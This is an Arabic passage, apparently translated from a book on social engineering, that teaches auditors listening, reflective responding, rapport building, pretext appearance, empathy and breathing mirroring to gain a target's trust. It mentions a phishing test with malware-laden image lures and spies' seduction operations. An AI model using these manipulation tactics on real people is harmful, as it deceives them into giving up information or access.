الخطوات التالية يمكنها أن تساعدك على إتقان مهارات الاستماع لديك. هذه النصائح يمكن أن تساعدك ليس فقط في الهندسة الاجتماعية ولكن أيضا في الحياة، وعند تطبيقها على مراجعة الهندسة الاجتماعية يمكن أن تجعل فرق في العالم.

1- **دفع الاهتمام (Pay attention)**. إعطاء الهدف انتباه مفرط الخاص بك. لا تعبث مع هاتفك أو أداة أخرى. لا تطبل أو تنقر بأصابعك. حاول التركيز باهتمام على ما يقال، انظر الى الشخص الذي يتحدث. افعل ذلك بطريقة فضوليه جدا، وليست مخيفة.

حاول جاهدا ألا تفكر في الأمور قبل والتخطط لردك القادم. إذا كنت تخطط لردك التالية أو النقض فلن تكون مركزا عليه، وقد يغيب عنك شيء مهم أو إعطاء الهدف الانطباع إنك لا تهتم حقا. وهذا يمكن أن يكون من الصعب جدا السيطرة، لذلك اتقان هذا الاتجاه سيستغرق بعض العمل الجاد لمعظم الناس. حاول أيضا الا تلهى بالعوامل البيئية. الضوضاء في الخلفية أو مجموعة صغيرة تضحك على شيء يمكن أن تشتت التركيز الخاص بك؛ لا تسمح بحدوث ذلك. وأخيرا، ادفع اهتمام وثيق بما لا يقوله المتحدث، أيضا. لغة الجسد، تعبيرات الوجه، وغيرها من جوانب التواصل يجب أن تستمع اليها باهتمام.

2- **تقديم دليل على أنك كنت تستمع (Provide proof that you are listening)**. كن متفتح وجذاب مع لغة الجسد وتعابير الوجه. إيماءة من حين الى حين، لكن ليس كثير، ولكن كثير بما يكفي للسماح للهدف ان يعرف إنك هنا معه (منتبه معه). فانت لا تريد أن تبدو وكأنك دمية مزركشة، ولكن ترغب في ان الهدف يعرف إنك "معه".

لا تنسى الابتسامة فهي مهمة. الابتسامة تخبر الهدف إنك معه عقليا وتفهم ما يقوله. كما هو الحال مع إيلاء الاهتمام الذي ذكر سابقا، إضافة ابتسامات صغيرة عند الحاجة. إذا كان الشخص يقول لك أن كلبه توفي للتو، إيماءة الرأس والابتسامة من المرجح أن تجعلك تفقد الهدف.

3- **توفير معلومات/ملاحظات قيمه (Provide valuable feedback)**. السماح للمعتقدات الشخصية والخبرات بفلترة الرسالة القادمة في طريقك شائعة جدا. إذا كنت تفعل ذلك فإنك حقا لن تسمع ما يقوله المتكلم.

تأكد من طرح الأسئلة ذات الصلة. إذا كانت تخبرك عن السماء الزرقاء فقل لها، "كيف تكون السماء زرقاء؟" لن يكون فعالا. يجب على أسئلتك أن تظهر إنك تستمع بنشاط ولديك الرغبة في الحصول على فهم أعمق.

بين الحين والآخر عكس أو تلخيص ما كنت تسمعه يعمل بشكل جيد أيضا. لا تتلو الحديث وكأنه تقرير كتاب، ولكن أعد تلخيص بعض الأفكار الرئيسية يمكن أن تساعد في أن الهدف يرى إنك في تناغم مع الرسالة.

4- **لا تقاطع (Do not interrupt)**. يمكن أن يقال لا يزال هناك الكثير على هذه الحافة. مقاطعة الهدف يدل على عدم الاهتمام لمشاعره وتوقف تدفق الأفكار. من الأفضل السماح له بالانتهاء ثم بعد ذلك تحدث.

ومع ذلك، يوجد بعض الظروف المقاطعة يمكن أن تكون مفيدة أو حتى تكتيك. إذا كنت تريد أن ترى على سبيل المثال، مشاهدة فيلم **Sneakers**. عندما يحاول روبرت ريدفورد الوصول إلى الباب المغلق، فانه يقطع الحارس في نزاع محتدم حول بعض بنود التسليم. يفعل ذلك عدة مرات، في نهاية المطاف يصاب الحارس بالإحباط ويتسبب له بفتح الباب مع عدم وجود ترخيص. إذا كنت تعتقد أنه سيحصل لكم في مكان ما، الانقطاع قد يكون فكرة جيدة. لكن معظم الوقت، فهو ليس كذلك.

5- **الاستجابة بشكل مناسب (Respond appropriately)**. هذا هو قمة مهارات الاستماع الجيدة أو السيئة. إذا كنت تركز على الطعن أو البيان التالي، أو كنت تفكر في شقراء جذابة للغاية، فإنك تكون قد وضعت قدمك في فمك.

ذات مرة في أحد تدريبات مجموعة من الناس، وكنت أقول لهم بعض جوانب تكتيكات التلاعب مفصلة جدا. يمكنني أن أقول ان اثنين من الرجال لا يصغون. قمت بوضع فكر عشوائي مثل، "حتى الان نقوم بخبز أسد في 350 درجة لمدة 15 دقيقة حتى يصبح هشا". بقية المجموعة اندلعت من الضحك والتفت إلى واحد من الاثنين، وقلت "ما رأيك جون "أجاب مع تحديق فارغ وتمتمت"؟ أم، ياه، يبدو مثاليا" .

لا تفعل هذا أبدا مع الهدف. إنها ضربة الموت للعلاقة. كون محترم، وحفاظ على العواطف، والاستجابة بشكل مناسب في جميع الأوقات عند التحدث مع الهدف.

إيلاء الاهتمام، وتوفير الدليل، وإعطاء ردود الفعل الإيجابية، والحرص على عدم مقاطعة الهدف، والاستجابة بشكل مناسب يمكن أن تجعلك او تكسرك عندما يتعلق الأمر بالاستماع. وخاصة عندما تأتي في اللعب خلال تعاقدات الهندسة الاجتماعية الممتدة، مثل عندما تضطر للتفاعل مع السادة في غرفة الاجتماعات التجارية وذلك عن طريق "لقاءه" في المقهى ومن ثم التحدث معه حول عمله. يمكن أن يكشف الكثير من المعلومات التي كنت تسعى اليها، في محادثة دنيوية. تأكد من ممارسة هذه النصائح في المنزل أو المكتب قبل ان يحين الوقت لتأخذ مكانا في المحادثة. تريد ان تصبح مستمع جيد لتصبح الطبيعة الثانية لديك وكجزء من ترسانة المواهب الخاص بك.

العواطف الخاصة بك هي جانب آخر من الاستماع يجب أن تأخذه بعين الاعتبار. على سبيل المثال، لقد نشأت في، أسرة إيطالية دينية صارمة. تعلمت عدم ازدراء النساء، ولكن ذات مرة واحدة ناديت على أمي باسم منحط. سأقول لكم ان هذا لم ينته جيدا بالنسبة لي. بعد سنوات عديدة من تلك الحادثة، كنت أعمل على مشروع وكنت اتحدث الى رجل من الذين كنت أحاول الحصول على بعض المعلومات. اقتربت منه في وضعي الاجتماعي وبدأنا المحادثة. بدأ الحديث عن امرأة عملا معها، بطريقة غير لائقة جدا. هذه الطريقة قد أثارتني، لقد وجدت الكثير من الغضب يغلي داخلي. كان وقتا عصيبا لاحتواء تلك المشاعر وكان لا يجب أن يظهر على وجهي ولغة الجسد، مما أدى إلى الفشل. تعلمت درسا قيما للغاية عندما يتعلق الأمر بالاستماع خلال التعاقدات الهندسة الاجتماعية، يجب أن تحاول جهدك لعدم السماح بفلتر المعتقدات الخاصة بك في الحصول على الطريق.

أيضا، تذكر تفاعل مع الرسالة، وليس الشخص. إذا كنت لا توافق مع معتقدات الشخص أو الموقف، التكفل به سيقطع شوطا طويلا في جعل هذا الشخص يشعر بالراحة معك. حتى في الحالات التي قد لا توافق يمكنك أن تجد شيئا تعاطفي في قوله.

على الرغم من أنه يمكنك التفكير "بذل جهدا أكبر،" فالاستجابة بهذه الطريقة تدع هدفك يعلم أنك تستمع اليه، مع التعاطف مع محنة لها في الحياة. تعرف هذه التقنية بـ **reflective responding** (عكس الاستجابة). عكس الاستجابة لديه بعض المبادئ الأساسية لذلك:

- الاستماع بنشاط، كما هو موضح في وقت سابق.
- عندما يحين وقت الرد، كون على بينة من العواطف. معرفة ما تشعر به كهدف يتحدث يمكن أن تساعدك للرد بشكل صحيح.
- تكرار المحتوى، ولكن ليس مثل الببغاء، بل بكلماتك.
- بدء الرد مع عبارة غير ملزمة مثل، "هذا يبدو وكأنه"، "يبدو" أو "يبدو أن" هذه العبارات تسهل الرسالة التي تحاول أن تسلمها. إذا كنت بحاجة إلى دليل على ذلك، في المرة القادمة التي تحصل فيها على مشادة مع زميل، مدرب، الآباء، أو لمن يقول: "أنت تصيبني بالجنون بسبب ..." ومقارنة رد فعل الشخص مع ما تحصل عليه عندما تقول " يبدو أنك مجنون بسبب ... " بدلا من ذلك. سترى أي واحد يؤخذ أفضل.

عاكس الاستجابة استخدامها مع الاستماع الفعال هي قوة مميتة جدا في ساحة الثقة ومهارات بناء الألفة.

كلما تتعلم لتستمع بشكل أفضل فهذا سوف يصبح جزءا من طبيعتك وسوف تعزز قدرتك على الرد على الرسالة التي تسمعها. هدف المهندس الاجتماعي هو جمع المعلومات، والوصول إلى مكان ما أو شيء يجب ألا يكون الوصول إلى، أو التسبب في الهدف لاتخاذ إجراء لا ينبغي

أن يأخذه. فكر في هذا يجب أن تكون مثاليا في التلاعب والتي غالبا توقف الناس من تعلم وممارسة مهارات الاستماع، ولكن هذا هو السبب بالضبط ما تحتاجه لتكون مستمعا عظيما.

انظر في هذين السيناريوهين الآتيين:

- واحدة من جيرانكم يأتي مرارا ويسأل ما إذا كان لديك الوقت لمساعدته على مشروع في مرآب منزله لمدة ساعة تقريبا. هذا الجار لديه كلب والذي يتلاعب بالقمامة الخاصة بك عدة مرات ويميل الى استخدام ساحة منزلك كحمام. وكنت على وشك الجلوس للاسترخاء من نهاية يوم طويل ومشاهدة بعض التلفزيون أو قراءة كتاب.
- صديق طفولتك يأتي اليك ويخبرك أنه يحتاج بعض المساعدة في نقل بعض الأثاث. أنه مجرد مكان يبعد عنك حوالي خمسة أميال، وأنه لا يمكنني الحصول على الأريكة لصعود الدرج. كنت على وشك الجلوس للاسترخاء قليلا.

أي من السيناريوهات التي سوف تختارها وتضع الاسترخاء جانبا؟ معظم الناس سوف يضع الاسترخاء جانبا مع السيناريو الثاني، ولكن سوف يأتي مع عذر أو سبب لعدم المساعدة في السيناريو الأول، أو على الأقل سوف يحاول تأجيله إلى يوم آخر عندما لا يكون "مشغول".

لماذا؟ الناس منفتحون جدا وحرين مع الأصدقاء. عندما تشعر بالراحة مع شخص ما، لا يوجد لديك حدود وسوف تضع جانبا الرغبات والاحتياجات الخاصة بك في بعض الأحيان لمساعدتهم. واحد من الأشياء الطبيعية التي تثق بها هي الرسالة القادمة من الصديق، في حين مع الغريب يمكن للمرء أن يبدأ بالتخمين فيما يقال، في محاولة لتحديد ما إذا كان صادقا أم لا. في حالة العلاقة مع الأصدقاء، يسمى هذا الصدد بالعلاقة (***rapport***).

لسنوات العلاقة يتم الحديث عليها فقط عندما يتعلق الأمر برجال المبيعات والمفاوضين، وما شابه ذلك. العلاقة ليس فقط لمندوبي المبيعات. وإنما هي أداة يمكن لأي شخص استخدامها، وخاصة المهندس الاجتماعي. إذا كنت أتساءل كيف يمكن بناء علاقة على الفور.

بناء علاقة فورية (Building Instant Rapport)

كان لي زميل من العمل السابق أسمه، توني، كان يقول إن بناء العلاقة أكثر أهمية من التنفس. لا أعتقد حقا أن هذا صحيح، ولكن لديها بعض من الحقيقة في أن بناء العلاقة أمر حيوي.

تعرف ويكيبيديا للعلاقة هي، "واحدة من أهم السمات أو خصائص التفاعل البشري اللاوعي. ومن القواسم المشتركة من منظور: "يجري في تزامن مع"، أو "يجري على نفس موجة" الشخص الذي كنت تتحدث معه.

لماذا العلاقة ناقشت في هذا الجزء؟ لأنه عنصر أساسي في تطوير العلاقة مع أي شخص. دون العلاقة تكون في طريق مسدود. من ضمن المبادئ النفسية وراء الهندسة الاجتماعية، العلاقة وهي واحدة من الركائز.

قبل الدخول في جوانب كيفية استخدام العلاقة كمهندس اجتماعي يجب أن تعرف كيفية بناء العلاقة. بناء العلاقة هو أداة هامة في ترسانة المهندس الاجتماعي.

تخيل أنك يمكن أن تجعل الناس الذي تلتقون بهم يريدون التحدث معك، يريدون أن يقولا لكم قصة حياتها، ويريدون أن يثق بكم. هل قابلت من قبل شخص من هذا القبيل، شخص اجتمعت معه مؤخرا لكنك تشعر تماما بسهول قول أشياء شخصية جدا له؟ قد تلعب العديد من الأسباب النفسية إلى ما السبب في هذه الحالة ولكن الحالة قد تكون أنت وهذا الشخص كان مجرد علاقة جيدة.

الأقسام التالية تلخص النقاط الهامة حول بناء العلاقة وكيفية استخدامها في علاقة الهندسة الاجتماعية.

كون صادقا حول الرغبة في التعرف على الناس (Be Genuine About Wanting To Get To Know People)

ما مدى أهمية الناس لك؟ هل تستمتع بالاجتماع بالناس الجديدة؟ انها عقلية عن الحياة، لا شيء يمكن تدريسها. شرط أساسي لبناء علاقة تروق الناس. يمكن أن يرى الناس المصلحة وهمية.

لتكون مهندس اجتماعي جيد وتكون قادرة على استخدام الألفة، الناس بحاجة إلى أن يكونوا مهمين لك. يجب أن تحب الناس وتتمتع بالتفاعل معهم. عليك أن ترغب في معرفة المزيد عن الناس. الناس يمكنهم رؤية الابتسامات الوهمية والاهتمامات الوهمية. تطوير الاهتمام الصادق في الهدف الخاص بك يمكن أن يقطع شوطا طويلا نحو بناء العلاقة.

أهتم بمظهرك (Take Care with Your Appearance)

لا يمكنك تغيير بعض الأمور التي قد تؤثر على تعاملك مع الآخرين. للأسف، هناك بعض الناس ما زالت تنظر الى لون البشرة أو الجنس، أو العمر قبل تسهيل أي تفاعل. لا يمكنك السيطرة على تلك الأشياء، ولكن يمكنك التحكم في جوانب مظهرك مثل الملابس، رائحة الجسم، والنظافة، وكذلك الاتصال بالعين الخاصة بك، وحركات الجسم، وتعبيرات الوجه. قرأت ذات مرة البيان رأيته يثبت حقيقية التجاهل لمرات كثيرة جدا: "إذا كان الشخص ليس مريح مع نفسه، فان البعض الآخر لا يكونوا مريحين معه أيضا".

كون على بينة من الذريعة الخاصة بك وهدفك. إذا كانت الذريعة الخاص بك هو حارس، تأكد أن لديك السلوك، اللباس، الموقف، والكلمات التي تعكس شخص ما في هذا الموقف. إذا كانت الذريعة الخاص بك هو مدير أعمال تجارية، فتأكد من التصرف واللباس المناسب. يأخذ هذا بحثا لكن لا شيء يقتل علاقة أسهل من عدم البحث في هذا الجزء. هدفك في بعض الحالات هو إبقاء الناس في وضع الطيار الآلي والتي ستجعلهم لا يقدمون الأسئلة اليك. امتلاك اللباس، الاستمالة، أو السلوك الغير مناسب للذريعة التي تقوم بها تزيل الهدف من حالة الطيار الآلي وتضر بمعظم فرص النجاح.

كن مستمعا جيدا (Be a Good Listener)

راجع المقطع السابق لمزيد من التفاصيل. لا يمكن المبالغة في أهمية الاستماع الجيد. سواء كنت تحاول أن صنع صداقات أو اتخاذ خطوة الهندسة الاجتماعية، فان الاستماع هو المهارة التي تحتاج الى الإتقان.

كن على علم في كيفية التأثير على الناس (Be Aware of How You Affect People)

كن على بينة في كيفية تأثير مظهرك وجوانبك الشخصية الأخرى تلك على من سوف تكون على اتصال به. هل تحتاج إلى نعناع التنفس؟ تأكد من عدم وجود الطعام على وجهك أو في الأسنان. محاولة التأكد من أن لا شيء واضح نسبيا في المظهر الشخصي الخاص بك والذي من الممكن ان يحول الشخص الذي سوف تكون على اتصال به الى اتجاه غير اتجاهك.

أستاذ علم النفس في جامعة كاليفورنيا (**UCLA**) ألبرت مهرابيان معروف في تطويره **7-38-55 Rules**، والتي تنص على أن الإحصاءات تشير إلى أن **7٪** فقط من الاتصالات العادية هي عبارة عما نقول، في حين أن أكثر من ذلك بكثير تكمن في لغة الجسد والنغمات الصوتية. حاول أن تكون على بينة من نفسك، ولكن أيضا قم بإيلاء اهتمام للثواني القليلة الاولى بالتفاعل مع المستخدم. حيث أن رد الفعل على نهجك يمكن أن يقول لك إنه ربما غاب عنك شيء ما، أو ما إذا كنت بحاجة إلى تغيير شيء لتكون أكثر فعالية.

كمهندس اجتماعي، كن على علم في كيفية تأثيرك على الناس. إذا كان الهدف النهائي الخاص بك هو كل ما هو في عقلك فإنك سوف تؤثر على الناس التي تتصل بهم سلبيا. فكر في كيفية كون مظهرك كلماتك ولغة جسدك أنها قد تؤثر فيما تستهدفه.

تذكر أن التعاطف هو مفتاح العلاقة (Remember That Empathy Is Key to Rapport)

التعاطف تم تعريفه بواسطة راندوم هاوس قاموس على أنه "تحديد الفكر مع أو بديل عن الخبرة بالمشاعر، أفكار، أو مواقف أخرى" تفتقر في كثير من الناس اليوم وخصوصا يصعب أن تشعر إذا كنت تعتقد أن لديك حل لمشكلة شخص ما. ومع ذلك، الاستماع حقا لشخص ما فيما يقوله، في محاولة لتحديد وفهم المشاعر الكامنة، ومن ثم استخدام مهارات التفكير يمكن أن يجعل الشخص يشعر كما لو كنت حقا في تناغم معه.

شعرت أنه من الضروري تقديم تعريف التعاطف لان فهم ما عليك القيام به هو المهم. لاحظ أنه يجب "تحديد الفكر" مع وثم تجربة "المشاعر، والأفكار، أو المواقف" من شخص آخر.

هذه ليست دائما خطيرة، موحشة، أو عواطف متطرفة. حتى فهم لماذا شخص ما غاضب، تعب، أو ليس في أفضل مزاج يمكن أن تقطع شوطا طويلا. تخيل أنك ذهب إلى البنك والصراف يمنحك موقف الوحش لأنك نسيت توقيع الشيك وإنها لديها الآن إرساله مرة أخرى. أنت أيضا نسيت القلم وتحتاج أن تسألها عن مصلحة آخري. قد يكون رد فعلك مشابهة لإزالة الألغام، وخاصة إذا أعطتك لفة العين والنظرة الملتهبة (نظرة الغضب) حيث تريد أن تقول له أنك هنا في خدمته. بدلا من ذلك، حاول قول هذا: "يبدو عليك بعض الغضب. أنا أفهم ذلك؛ حيث إنني ذات مره شعرت بالغضب عندما تعاملت مع موكلي وكان دائم النسيان أيضا. أنا أكره أن أسأل هذا، ولكن هل يمكنني الحصول على القلم؟"

من المهم ألا تكون متعالي عند محاولة إظهار التعاطف. حيث إذا بدا تعاطفك متعجرفا أو متغطرسا، فهذا يمكنه أن يجعل هدفك يشعر وكأنك متعالي عليه. أنت هنا اعترفت لها بانها تشعر بالضيق والانزعاج ولكن من دون اتهام، وأظهرت أن لديك نفس المشاعر، ومن ثم قدمت طلب. التعاطف يمكن أن تقطع شوطا طويلا نحو بناء العلاقة.

تحذير واحد هو أن العلاقة لا يمكن أن تكون مزورة. يحتاج الناس إلى الشعور بانك حقا مهتم ببناء علاقة صادقه معهم. إذا لم تكن طبيعيا في عرض التعاطف، فحاول الممارسة. الممارسة مع عائلتك، الأصدقاء، زملاء العمل، المعلمين، أو زملاء الدراسة. ولكن أينما كنت تفعل ذلك، فممارسة كونك تعاطفي سوف تحسن كثيرا من مهارات بناء العلاقات الخاصة بك.

التعاطف (empathy) هو أداة المهندس الاجتماعي. للأسف، إنها تستخدم غالبا في الهندسة الاجتماعية الضارة/الخبيثة. عندما تضرب كارثة ما في مكان ما في العالم فالمهندس الاجتماعي الخبيث غالبا ما يستخدم التعاطف هناك. الشيء الذي ربما جعل هذه الأداة من السهل جدا للمهندس الاجتماعي الخبيث استخدامها في كثير من الحالات هو لأنها حقا قائمه على الأماكن السيئة، الفقر، أو الجوع. حيث تجري في مضيق سيئ في أنفسنا مما يجعل ظهور التعاطف لمحنة الآخرين فيال حياة سهلة، وبالتالي يخلق العلاقة (*rapport*) تلقائيا.

لا شيء يبني العلاقة أكثر من عندما يشعر الناس مثلك "الحصول عليها". حيث ثبت أن هذا صحيح جدا عندما يكون شخص ما ضحية كارثة. انها فكرة مخيفة، لكن أولئك الذين كانوا ضحايا الاعتداء والجريمة والاغتصاب والكوارث الطبيعية والحروب، أو غيرها من الأعمال الوحشية على الأرض في كثير من الأحيان يمكن أن "يفهم" مشاعر أولئك الذين يعانون منها. وهذا يفتح الى وقوع الضحايا بالثقة في نوع خاطئ من الناس إذا بنيت العلاقة.

كما ذكر من قبل، عندما وقعت هجمات 9/11 في مدينة نيويورك، وادعى كثير من الناس أنهم فقدوا عائلاتهم أو أصدقائهم في هجمات إرهابية. التي جعلت الناس يتعاطفون، وبالتالي أعطيت هؤلاء "الضحايا" المال، والشهرة، أو أيا ما كان يسعون اليه.

كمدقق هندسة اجتماعية (*social engineering auditor*)، يجب أن تكون قادرا على أن يكون لديك مجموعة واسعة من المشاعر التي يمكنك الاستفادة بها. عندما تكون مغلقا في العواطف يجعل من الصعب جدا أن تكون متعاطفا. هذه النقطة تسير جنبا إلى جنب مع يحبه الناس فعلا. إذا قمت بذلك، سوف لا يكون لديك صعوبة في التعرف عليهم وقصصهم والتعاطف معهم.

كن جيدا في تدوير معلوماتك العامة (Be Well Rounded in Your General Knowledge)

المعرفة قوة. إذا لم يكن لديك معرفة كل شيء عن كل شيء، ولكن وجود بعض المعرفة حول بعض الأمور هو فكرة جيدة. يجعلها مثيرة للاهتمام ويعطي لك شيئا في قاعدة المحادثة.

المعرفة قوة. شعار القراصنة القديم يعود لك كمهندس اجتماعي. ينبغي على مهندس الاجتماعي أن يكون قارئ ودارس. حيث إذا ملأت رأسك بالمعرفة سيكون لديك شيء للحديث عنه عند الاقتراب من الهدف. لا تهمل القراءة، البحث، والدراسة عن المواضيع التي تحتل اهتمامات الهدف أو هوايات الهدف. هدفك ليس أن يكون "معرفة كل شيء"، وتصبح خبيرا في كل موضوع، وإنما لديك ما يكفي من المعرفة التي لم تعد تنظر إلى الهدف مع التحديق عندما يسأل: "هل وضع موصل **RJ-45** معك لإصلاح مشكلات اتصال الشبكة للملقم؟ ".

تطوير الجانب الفضولي لديك (Develop Your Curious Side)

الناس يشعرون عادة بقليل من الاعتداد بالنفس/الذات عندما يتعلق الأمر بمعتقداتهم أو الأفكار حول طريقة الأمور التي ينبغي القيام بها. أن الاعتداد بالنفس/الذات أو الموقف الحكمي يمكن أن تغير الطريقة التي يتفاعل بها شخص ما مع شيء يبدا بالقول. حتى لو لم تقل أي شيء ولكنك تبدأ بالتفكير به، وهذا يمكن أن يظهر في لغة الجسم أو تعابير الوجه. فبدلا من الاعتداد بالنفس/الذات، طور الفضول حول كيفية تفكير الناس الآخرين وقيامهم بالأشياء. المحافظة على الفضول يمكنها ان تقيك من إصدار أحكام سيئة. وهذا يمكن تطبيقها من خلال كونه متواضعا بما يكفي لطلب المساعدة أو طلب المزيد من المعلومات. يجب عليك ان تكون منفتح العقل بما فيه الكفاية للنظر في واستعرض الأفكار الاخرين حول موضوع ما، حتى لو كانت تلك الأفكار تختلف عما لديكم.

الفضول (*Curiosity*) لا يقتل المهندس الاجتماعي. هذه النقطة لا تغير كثيرا من وجهة نظر المهندس غير اجتماعي. عندما تصبح فضوليا حول أساليب حياة الآخرين والثقافات واللغات فحينها تبدأ في فهم ما يحرك الناس. كونك فضوليا يحافظ عليك من كونك صارما وراسخا في الأحكام الشخصية. في بعض الأحيان قد لا تتفق في بعض المواضيع والمعتقدات، أو الإجراءات ولكن إذا كنت تستطيع أن تبقى فضوليا وغير حكمي بعد ذلك يمكنك الاقتراب من الشخص من خلال محاولة فهم لماذا هو، يعمل، أو يصور هذا بطريقة معينة، بدلا من الحكم عليه.

البحث عن طرق لتلبية احتياجات الناس (Find Ways to Meet People's Needs)

هذه النقطة هي قمة القائمة وهي واحدة من النقاط الأكثر نفوذا في هذا الكتاب. الدكتور وليام جلاسر كتب كتابا بعنوان نظرية الاختيار (*Choice Theory*) والذي حددت أربعة من الحاجات النفسية الأساسية للإنسان:

- **الانتماء/التواصل/الحب (Belonging/connecting/love)**
- **الطاقة/الأهمية/الكفاءة (Power/significance/competence)**
- **الحرية/المسؤولية (Freedom/responsibility)**
- **المتعة/التعلم (Fun/learning)**

المبدأ الكامن وراء هذه النقطة هو خلق سبل للناس للحصول على هذه الاحتياجات والتي تلبيها التحدث معك وهذا يبني علاقة فورية. إذا كان يمكنك خلق بيئة لتوفير تلك الاحتياجات للناس، يمكنك إنشاء السندات التي هي غير قابلة للكسر.

سد حاجة الشخص الذي تتحدث إليه بشكل كبير يزيد من فرص بناء العلاقة. فعل ذلك من دون إظهار إنك تملك نهاية اللعبة، فعل ذلك مع رغبة حقيقية للمساعدة، سوف تشعر بالدهشة من قبل النتائج. ربما ليس هناك سيلة أخرى أكثر قيمة للمهندس الاجتماعي من أن تكون قادر على تلبية هذه الاحتياجات. تعلم كيفية خلق بيئة تسمح للهدف بأن يشعر بالراحة والحصول على واحد من الأربعة الاحتياجات الأساسية والجوهرية يقابل وسيلة مؤكدة لضمان علاقة غير قابلة للكسر.

الجواسيس يستخدمون غالبا مبدأ سد الحاجة أو الرغبة في كثير من الأحيان. في رحلتي الأخيرة إلى بلدة أمريكا الجنوبية قيل لي أن حكومتها تسللت في كل وقت عبر تلبية حاجة أساسية "الترابط أو الحب". حيث كانت ترسل امرأة جميلة لإغواء رجل، ولكن هذا ليس لليلة واحدة. حيث إنها سوف تغريه لأيام أو أسابيع أو شهور أو حتى سنوات. مع مرور الوقت سوف تصبح أكثر جرأة مع طلباتها، في نهاية المطاف سوف تصنع طريقها إلى مكتبه، حيث تكسب الوصول إلى محطة **bugs**، أحصنة طروادة، أو استنساخ محركات الأقراص. هذا الأسلوب مدمر، ولكنه يعمل.

المهندس الاجتماعي يملأ هذه الرغبات من خلال رسائل البريد الاحتيالية (***phishing emails***) أيضا. حيث في أحد الاختبارات تم ارسال ملفات لصور وهميه تم تسميتها ***BritneyNaked.jpg***، ***MileyCyrusShowering.jpg***، وأسماء الأخرى الى 125 موظفا من شركة محترمة جدا، وتم ترميز كل صورة مع اكواد خبيثة التي من شأنها أن تعطي الوصول للمهندس الاجتماعي على جهاز الكمبيوتر الخاص بالمستخدم. كانت النتائج أن أكثر من 75 في المئة من الصور تم النقر فوقها.

تشير هذه الحقائق المثير للاشمئزاز والمدمرة أن مدى تحقيق رغبات الناس يمكن أن يعمل. أيضا شخصيا، لا يختلف. محققي الشرطة استخدموا هذا التكتيك لبناء العلاقة في كل وقت.

ذات مره قابلت منفذ للقانون حيث قال قصة تؤكد هذه الحقيقة (أن قوة العلاقة تجعل الناس تمتثل للطلبات). حيث ان الضباط اعتقل رجل كان لديه حاله جنسيه كان يحبها من غزو خصوصية النساء الذين يرتدون الوردي وأحذية رعاة البقر. الوكيل، بدلا من الحكم عليه أنه مهووس، استخدم العبارات مثل، "أنا أحب الحمراء على الفتاه"، و "رأيت هذه الفتاة في اليوم الآخر ترتدى سراويل قصيرة وأحذية رعاة البقر عالية، واو!". بعد فترة قصيرة بدأ في الاسترخاء. لماذا؟ لأنه قابل تفكيره. شعر انه متصل، جزءا من الحشد. وضع تعليقاته عليه بسهولة وبدأ تسريب جراءته عن "عاداته".

ما تقدم هو مثال جميل لكيفية تطوير وبناء العلاقة، ولكن كيف يمكنك استخدامه بمثابة كمهندس اجتماعي؟

يمكنك بناء العلاقة في غضون ثوان من خلال تطبيق مبادئ بناء العلاقة التي نوقشت في وقت سابق. لإثبات هذا، تخيل أنك تحتاج إلى الحصول على بعض النقود، لم يكن لديك بطاقة الصراف الآلي الخاصة بك، وكنت قد نسيت رقم الحساب الخاص بك، لذلك عليك أن تذهب في طلب شخص للحصول على بعض المساعدة. ربما كنت تشعر بالحرج قليلا عن القيام بطلب السؤال عن رقم الحساب الخاص بك. أنت تمشي إلى الفرع المحلي للبنك الخاص بك التي لم تذهب اليه أبدا. لا أحد في البنك وأنت لديه اختيارك في اختيار الصراف. ربما لا تفكر في ذلك، ومعظم الناس لا، ولكنك سوف تنظر في كل الممرات المفتوحة وتختار الشخص الذي يجعلك تشعر بالراحة أكثر. سوف تحصل على نفس النتائج من كل صراف، ولكنك سوف اختيار واحد الذي يجعلك تشعر بخير.

ربما اخترت الشخص الأكثر جاذبية، أو الذي مع أكبر ابتسامة، أو الذي يستقبلك أولا. أي شخص تختاره وطريقة اختيارك لهذا الشخص تجعلك تختار إما بوعي أو بغير وعي، ولكن الكثير منها له علاقة مع العلاقة. فإن هذا المبدأ يثبت نفسه صحيحا عندما يأتي الأمر لكم والتي تستهدفه. وأنت تمشي لتصل إلى الهدف فإنها سوف تجعل بعض الأحكام المفاجئة اللحظية لك بناء على مظهرك الشخصي، سلوكك، وتعبيرات الوجه، وبطبيعة الحال، المزاج. معظم هذه العوامل يمكن السيطرة عليها، لذلك اتخاذ إجراءات وقائية عليها لضمان النجاح.

بناء العلاقة يخلق بشكل صحيح رابط مثل الغراء القوي التي يمكن أن تحمل إزعاج طفيف وحتى بعض سوء الفهم.

العلاقة تسمح للشخص بقول أشياء وفعل أشيل لا يمكن فعلها الا الأصدقاء المقربين فقط، ل لأنها جلبت إلى الدائرة المقربة من الثقة. بل هو قوة كبيرة والتي بدونها مندوبي المبيعات، والصداقات، والتوظيف، والعديد من الحالات الأخرى أكثر صعوبة.

تذكر التستر (**Pretext**)؟ تعلمت أن التستر (**Pretext**) هو أكثر من مجرد لعب دورا، فإنه يعيش، ويجري، ويصبح الشخص الذي يصور إلى الهدف. في العديد من التعاقدات الهندسة الاجتماعية سوف لا يكون لديك الوقت لبناء قصة واستخدام أساليب الإغواء أو العلاقة على المدى الطويل، لذلك سيعتمد النجاح الخاص بك على الكثير من الأشياء غير اللفظية سوف تحتاج إلى القيام بها.

استخدام تقنيات بناء الألفة/العلاقة الأخرى (Using Other Rapport-Building Techniques)

تقنيات بناء العلاقة الأخرى الموجودة، والتي تستند على بحث **NLP**. كما تعلمون الآن، أن العلاقة (***rapport***) في الأساس قائمه على الاتصال مع شخص ما ووضعه في وضع الاسترخاء. يمكن لبعض تقنيات البرمجة اللغوية العصبية التي تستخدمها هيبنوتيستس وممارسين **NLP** في وضع الناس في استرخاء على الفور، كما نوقش من قبل.

التنفس على نفس معدل هدفك (Breathing at the Same Rate as Your Target)

التنفس على نفس معدل شخص ما لا يعني أنك تستمع عن كثب إلى كل نفس ومن ثم محاولة التنفس مثل الهدف الذي تستهدفه. ولكن بعض الناس قد حددت جدا أنماط التنفس: البعض سريع وقصير التنفس، وبعضها طويل وعميق التنفس. لاحظ كيف يتنفس الهدف ويعكس هذا النمط، ولكن من دون ترديد (أي، فعل ذلك في نفس الوقت بالضبط).

مطابقة النغمة الصوتية ونمط الكلام للهدف الخاص بك (Matching Your Target's Vocal Tone and Speech Pattern)

